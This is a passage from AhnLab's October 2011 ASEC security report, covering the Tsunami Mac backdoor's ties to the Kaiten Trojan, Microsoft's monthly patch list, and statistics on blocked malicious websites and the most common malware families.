
As you can see, the character strings are the same, and the User-Agent field is Linux 2.2.16-3. Linux version 2.2.16 was released in 2000, which is the same time this Trojan was written. This could be ported to target more operating systems.

What makes Tsunami particularly interesting is that it appears to be a port of Kaiten, a Linux backdoor Trojan horse that embeds itself on a computer system and listens to an IRC channel for further instructions. In terms of functionality, the Mac variant of the backdoor is similar to its older version, with only the IRC server, channel and password changed. The character strings for both versions are as below:

02. Security Trend
a. Security Statistics

Microsoft Security Updates- October 2011

Microsoft issued 8 security updates this month – only two were critical. Most noteworthy this month is MS11-081, which patches 8 new vulnerabilities affecting various versions of MS Internet Explorer.



[Fig. 2-1] MS Security Updates


Severity	Vulnerability	PoC
Important	Vulnerability in Microsoft Active Accessibility Could Allow Remote Code Execution (MS11-075)	N
Important	Vulnerability in Windows Media Center Could Allow Remote Code Execution (MS11-076)	N
Important	Vulnerabilities in Windows Kernel-Mode Drivers Could Allow Remote Code Execution (MS11-077)	Y
Critical	Vulnerability in .NET Framework and Microsoft Silverlight Could Allow Remote Code Execution (MS11-078)	N
Important	Vulnerabilities in Microsoft Forefront Unified Access Gateway Could Cause Remote Code Execution (MS11-079)	N
Important	Vulnerability in Ancillary Function Driver Could Allow Elevation of Privilege (MS11-080)	N
Critical	Cumulative Security Update for Internet Explorer (MS11-081)	N
Important	Vulnerabilities in Host Integration Server Could Allow Denial of Service (MS11-082)	N

[Table 2-1] MS Security Updates for October 2011

03. Web Security Trend
a. Web Security Statistics

Web Security Summary


This month, SiteGuard (AhnLab's web browser security service) blocked 25,761 websites that distributed malicious codes. There were 685 types of reported malicious code, 397 reported domains with malicious code, and 2,698 reported URLs with malicious code. The number of reported malicious codes, types of malicious code, and domains and URLs with malicious code have decreased from last month.



[Table 3-1] Website Security Summary

Monthly Blocked Malicious URLs


As of October 2011, the number of blocked malicious URLs decreased 35% from 39,740 the previous month to 25,761.



[Fig. 3-1] Monthly Blocked Malicious URLs

Monthly Reported Types of Malicious Code


As of October 2011, the number of reported types of malicious code decreased 14% from 792 the previous month to 685.



[Fig. 3-2] Monthly Reported Types of Malicious Code

Monthly Domains with Malicious Code

As of October 2011, the number of reported domains with malicious code decreased 24% from 522 the previous month to 397.



[Fig. 3-3] Monthly Domains with Malicious Code

Monthly URLs with Malicious Code

As of October 2011, the number of reported URLs with malicious code decreased 19% from 3,351 the previous month to 2,698.




[Fig. 3-4] Monthly URLs with Malicious Code

Top Distributed Types of Malicious Code

Trojan is the most distributed type of malicious code representing 34.3% (8,830 reports) of the top distributed type of malicious codes, followed by adware that represents 29.1% (7,491 reports).

TYPE	Reports	Percentage
TROJAN	8,830	34.3 %
ADWARE	7,491	29.1 %
DROPPER	2,356	9.1 %
DOWNLOADER	699	2.7 %
Win32/VIRUT	437	1.7 %
JOKE	378	1.5 %
APPCARE	251	1.0 %
SPYWARE	40	0.1 %
ETC	5,279	20.5 %
	25,761	100 %

[Table 3-2] Top Distributed Types of Malicious Code



[Fig. 3-5] Top Distributed Types of Malicious Code

Top 10 Distributed Malicious Codes

Win-Adware/ToolBar.Cashon.308224 is the most distributed malicious code (2,938 reports), followed by Win-Adware/FunWeb.210992.D (1,228 reports). 4 new malicious codes emerged in the top 10 list this month, including Packed/Upack and Dropper/Small.Gen.


Ranking	↑↓	Malicious Code	Reports	Percentage
1	—	Win-Adware/ToolBar.Cashon.308224	2,938	28.7 %
2	▲2	Win-Adware/FunWeb.210992.D	1,228	12.0 %
3	▲4	Win-Trojan/Buzus.430080.J	1,154	11.3 %
4	▲5	Win-Trojan/StartPage.40960.AH	857	8.4 %
5	▼2	Dropper/Kgen.225280.M	765	7.5 %
6	NEW	Packed/Upack	739	7.2 %
7	NEW	Dropper/Small.Gen	705	6.9 %
8	▼2	Win32/Induc	698	6.8 %
9	NEW	Win-Trojan/Peed.44416.B	588	5.7 %
10	NEW	ALS/Bursted	555	5.5 %
			10,227	100.0 %

[Table 3-3] Top 10 Distributed Malicious Codes

03. Web Security Trend

b. Web Security Issues

October 2011 Malicious Code Intrusion: Website



The chart above shows the number of websites intruded to distribute malicious codes. The number plummeted from the previous month, but the reason is unclear.

[Table 3-4] Top 10 malicious codes distributed via websites

Ranking	Threat	URL
1	Dropper/Win32.OnlineGameHack	32
2	Win-Trojan/Onlinegamehack55.Gen	29
2	Win-Trojan/Onlinegamehack56.Gen	29
4	Win-Trojan/Onlinegamehack69.Gen	20
5	Win-Trojan/PatchedImm5.Gen	15
6	Dropper/Win32.OnlineGameHack	11
7	Win-Trojan/Onlinegamehack.84992.CC	11
8	Dropper/Win32.OnlineGameHack	10
9	Win-Trojan/PatchedImm7.Gen	9
10	Dropper/Win32.Rootkit	9

The table above shows the top 10 malicious codes distributed via websites this month. Dropper/Win32.OnlineGameHack was the most reported malicious code, distributed via 32 websites. The name of the malicious code ranking no. 1, 6 and 8 is the same, but it was distributed via different websites to steal account information from online games.

VOL. 22 ASEC REPORT Contributors

Contributors

Principal Researcher	Kwan-jin Jung
Senior Researcher	Chang-yong Ahn
Senior Researcher	Young-jun Chang
Assistant Researcher	Do-hyun Lee
Researcher	Do-han Lee

Key Sources

ASEC Team
SiteGuard Team

Executive Editor

Senior Researcher Hyung-bong Ahn

Editor

Marketing Department

Design

UX Design Team

Reviewer

CTO Si-haeng Cho

Publisher

AhnLab, Inc.
673, Sampyeong-dong,
Bundang-gu, Seongnam-si,
Gyeonggi-do, 463-400,
South Korea
T. +82-31-722-8000
F. +82-31-722-8901

Disclosure to or reproduction for others without the specific written authorization of AhnLab is prohibited.

Copyright (c) AhnLab, Inc.
All rights reserved.

AhnLab